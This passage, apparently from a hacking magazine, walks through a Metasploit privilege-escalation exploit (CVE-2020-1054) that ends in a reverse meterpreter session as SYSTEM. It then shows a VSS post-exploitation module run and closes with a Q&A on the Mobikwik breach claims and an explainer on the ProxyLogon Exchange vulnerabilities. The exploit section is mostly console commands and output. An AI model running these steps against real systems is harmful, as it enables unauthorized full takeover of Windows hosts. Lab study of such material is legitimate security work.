   LPORT     4444             yes       The listen port
```

Set the SESSION ID of the first meterpreter session and use the check command to verify if the target is vulnerable.



```
msf6 exploit(windows/local/cve_2020_1054_drawiconex_lpe) > set ses
sion 1
session => 1
msf6 exploit(windows/local/cve_2020_1054_drawiconex_lpe) > check
[*] The target appears to be vulnerable.
msf6 exploit(windows/local/cve_2020_1054_drawiconex_lpe) > 
```

After all the options are set, we executed the module.



```
msf6 exploit(windows/local/cve_2020_1054_drawiconex_lpe) > exploit
 -j

[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.36.171:4455
[*] Executing automatic check (disable AutoCheck to override)
msf6 exploit(windows/local/cve_2020_1054_drawiconex_lpe) >
[+] The target appears to be vulnerable.
[*] Launching notepad.exe to host the exploit...
[+] Process 1628 launched.
[*] Injecting exploit into 1628 ...
[*] Exploit injected. Injecting payload into 1628...
[*] Payload injected. Executing exploit...
[*] Sending stage (200262 bytes) to 192.168.36.183
[*] Meterpreter session 3 opened (192.168.36.171:4444 -> 192.168.3
6.183:49171) at 2021-03-25 12:56:26 -0400

msf6 exploit(windows/local/cve_2020_1054_drawiconex_lpe) > session
s -i 3
[*] Starting interaction with 3...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

After a few misses, we got a new meterpreter session with SYSTEM privileges as shown in the above image.


Windows POST VSS Module

TARGET: Windows **TYPE: Local** **Module: POST**
ANTI-Malware : NA

VSS stands for Volume Shadow copy Service. VSS is a backup service in Microsoft Windows that provides the framework for creating volume backups and for creating consistent, point-in-time copies of data. These copies of data are known as shadow copies. Hence Volume Shadow Copy Service is also known as Shadow Copy Service. This was introduced in Windows XP.


This exploit module is based on VSSOwn Script and will perform management actions for Volume Shadow Copies on the system. To use this POST module, we need to have a session with SYSTEM privileges and outside the UAC.

We have tested this on Windows 7 SP1 x64. We got a meterpreter session on the target Windows system, elevated to SYSTEM privileges and sent it to background. Then loaded the post/windows/manage/vss module.




```
msf6 > use post/windows/manage/vss
msf6 post(windows/manage/vss) > show options

Module options (post/windows/manage/vss):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOST      localhost        yes       Target address range
   SESSION                     yes       The session to run this
                                          module on.
   SMBDomain                   no        The Windows domain to u
                                         se for authentication
   SMBPass                     no        The password for the sp
                                         ecified username
   SMBUser                     no        The username to authent
                                         icate as
   TIMEOUT    60               yes       Timeout for WMI command
                                          in seconds


Post action:

   Name          Description
   ----          -----------
   VSS_GET_INFO  Get VSS information
```

The default POST action is set to VSS_GET_INFO. This will give us information about VSS service on the target. We set the session ID of the elevated meterpreter session.



```
Post action:

   Name          Description
   ----          -----------
   VSS_GET_INFO  Get VSS information


msf6 post(windows/manage/vss) > set session 1
session => 1
msf6 post(windows/manage/vss) > set session 2
session => 2
```

We execute the module to get the VSS information of the target.



```
msf6 post(windows/manage/vss) > run

[*] Volume Shadow Copy service not running. Starting it now...
[+] Volume Shadow Copy started successfully.
[*] Software Shadow Copy service not running. Starting it now...
[+] Software Shadow Copy started successfully.
[+] Shadow Copy Storage Data
========================

  Field           Value
  -----           -----
  AllocatedSpace
  MaxSpace
  UsedSpace

[*] Post module execution completed
msf6 post(windows/manage/vss) > 
```

As can be seen, there's not much information here.

HACKING Q & A

Q. Did Mobikwik really suffer a data breach ? Is it true?

A : Yes. Many security experts are of the opinion that Mobikwik suffered a data breach although Mobikwik stresses that no data breach occurred. The breach was reported by independent security researcher Rajashekhar Rajaharia in early March.

This is being considered the largest data breach of India as around data belonging to around 110 million users is exposed. The exposed data includes KYC documents, Aadhar Cards, credit card details, mobile phone numbers etc and is of 8.2 TB in size.

Although security researchers like Elliot Anderson (Robert Baptiste) and Troy Hunt have concluded that the breach may be genuine, Mobikwik has flatly denied these allegations and even started legal proceedings against Rajaharia whom it termed as " media crazed security researcher".

If you are a victim of this data breach, then you should be beware of hacking and spamming efforts.

EVERYTHING YOU WANT TO KNOW ABOUT PROXY LOGON

PROXY LOGON

The Proxy Logon vulnerability has been in the news recently. This vulnerability impacts the Microsoft Exchange Server. It is estimated that over 250000 exchange service are victims of this vulnerability.
The Proxy Logon exploit is related to the four zero day vulnerabilities that are detected in the exchange server in December last year. On December 10 2020, Orange Tsai, security researcher working in DEVCORE, discovered that attackers can combine some vulnerabilities in the exchange server to achieve remote code execution on the target and upload a webshell to it. The four vulnerabilities are,

1. CVE-2021-26855: SERVER SIDE REQUEST FORGERY

There is a Server-Side Request Forgery (SSRF) vulnerability in the Exchange Server that allows remote attackers to gain admin access once exploited. This can be exploited by sending a specially crafted web request to a vulnerable Exchange Server. The web request contains an XML SOAP payload directed at the Exchange Web Services (EWS) API endpoint. This request bypasses authentication using specially crafted cookies This vulnerability, combined with the knowledge of a victim's email address, means the attacker can exfiltrate all emails from the target's Exchange mailbox.

2. CVE-2021-26857: REMOTE CODE EXECUTION VULNERABILITY

There is a post-authentication insecure deserialization vulnerability in the Unified Messaging service of a Exchange Server that allows commands to be run with SYSTEM privileges. The SYSTEM account is used by the operating system and services that run under Windows. As readers have seen many times in our Magazine, a SYSTEM account in Windows has full permissions by default. A hacker can either steal credentials or use the above mentioned vulnerability to execute arbitrary commands on a vulnerable Exchange Server in the security context of SYSTEM.

3. CVE-2021-26858 AND CVE-2021-27065

These two vulnerabilities are post-authentication arbitrary file write vulnerabilities that allow attackers to write files to any path on a vulnerable Exchange Server. A malicious hacker can also exploit the previously mentioned SSRF vulnerability to achieve admin access and then exploit this vulnerability to write web shells to virtual directories (VDirs). These virtual directories are published to the internet by the server's Internet Information Server (IIS). IIS is Microsoft's web server, which is a dependency that is installed with Exchange Server and provides services for Outlook on the web, previously known as Outlook Web Access (OWA), Outlook Anywhere, ActiveSync, Exchange Web Services, Exchange Control Panel (ECP), the Offline Address Book (OAB) and Autodiscover.

